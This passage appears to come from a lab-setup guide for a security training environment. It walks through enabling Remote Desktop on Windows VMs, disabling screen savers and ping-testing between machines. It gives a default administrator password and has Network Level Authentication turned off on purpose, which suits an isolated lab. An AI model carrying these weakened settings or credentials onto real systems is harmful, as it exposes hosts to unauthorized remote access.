
[\[Back to Configuration Task Outline\]](#)

CT#35: Enable a Remote Desktop Connection on all Windows Virtual Machines

Windows Server 2019


Follow the steps below to enable a remote desktop connection in **Windows Server 2019**.

1. Log in to the **Windows Server 2019** virtual machine with the credentials **Administrator** and **Pa\$\$wOrd**.
2. Click the **Search** icon in the lower-left corner of the screen and type **remote settings** in the search field. Click the **Allow remote access to your computer** option from the search results.




3. The **System Properties** dialog box appears; select the **Allow remote connections to this computer** radio button.


4. A **Remote Desktop Connection** pop-up appears. Click **OK**.
5. Observe that **Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)** is checked. Uncheck this option.
6. In the **System Properties** window, click **Select Users...**



7. The **Remote Desktop Users** window appears. Click the **Add...** button.
8. In the **Select Users** window, type **SERVER2019\Jason** in the **Enter the object names to select** field and click **OK**.



9. Click **OK** in the **Remote Desktop Users** window.
10. In the **System Properties** window, click **Apply** and then **OK**.




11. Similarly, enable a remote desktop connection on the **Windows Server 2022** and **Window 11** virtual machines.

Note: For the **Windows Server 2022** virtual machine, implement steps **1–5**. In step **6**, click **Apply** and then **OK** in the **System Properties** window.


12. On the **Windows 11** virtual machine, make the following changes:

- Click the **Type here to search** field in the lower-left corner of the screen and type **Allow remote connections to this computer** in the search field. Click the **Allow remote connections to this computer** option from the search results.
- The **Settings** window appears; in the **Remote Desktop** section, click **Show settings**.
- The **System Properties** dialog box appears; click the **Allow remote connections to this computer** radio button.
- If a **Remote Desktop** pop-up appears, click **OK**.
- Observe that **Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)** is checked. Uncheck this option.
- In the **System Properties** window, click **Select Users...**



- The **Remote Desktop Users** window appears. Click the **Add...** button.

- In **Select Users** window, type **WINDOWS11\Jason** in the **Enter the object names to select** field and click **OK**.




- Click **OK** in the **Remote Desktop Users** window.
- In the **System Properties** window, click **Apply** and then **OK**.

[\[Back to Configuration Task Outline\]](#)


CT#36: Turn Off Screen Savers on all Windows Virtual Machines

Note: Before performing this CT, you must activate the Windows virtual machines.


1. In the **Windows 11** virtual machine, right-click on the **Desktop** and select **Personalize** to open the personalization settings.




2. The **Settings** window appears. Click **Personalization** in the left pane. Scroll down and click **Lock screen** in the right pane.



- The **Lock screen** settings page appears; scroll down and click **Screen saver**.



- The **Screen Saver Settings** window appears; ensure that the **(None)** option is selected from the drop-down list for **Screen saver**. Click **Apply** and then **OK**.




- Close all windows.
- Similarly, turn off the screen saver on **Windows Server 2019** and **Windows Server 2022**.

[\[Back to Configuration Task Outline\]](#)

CT#37: Ping Test Among all Virtual Machines

1. On the **Windows Server 2022** virtual machine, open a **Command Prompt** window.



2. Before pinging the virtual machines, ensure that they are running.
3. Check for a reply from the virtual machines. Here, as an example, we are using the **Windows 11** virtual machine with the IP address **10.10.1.11** (this IP address may be different in your lab network).

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Administrator> ping 10.10.1.11

Pinging 10.10.1.11 with 32 bytes of data:
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128

Ping statistics for 10.10.1.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\Administrator>
  
```

4. Open **Command Prompt** in another virtual machine. Here, as an example, we are using the **Windows Server 2019** virtual machine.
5. Here, as an example, we are pinging **Windows Server 2022** and **Windows 11** from the **Windows Server 2019** machine (the IP address will be different in your lab network).



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.10.1.22

Pinging 10.10.1.22 with 32 bytes of data:
Reply from 10.10.1.22: bytes=32 time=1ms TTL=128
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.1.22:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\Administrator>ping 10.10.1.11

Pinging 10.10.1.11 with 32 bytes of data:
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128

Ping statistics for 10.10.1.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\Users\Administrator>
```

6. Open **Command Prompt** in one of the virtual machines and execute the command **Ping <IP address of Virtual Machine>**.
7. Repeat the above steps to ping all virtual machines (**Windows 11, Windows Server 2019, Windows Server 2022, Parrot Security, Ubuntu, and Android**).


[\[Back to Configuration Task Outline\]](#)

CT#38: Enable FTP Server and SMB Service and Configure an FTP Server in the Windows 11 Virtual Machine

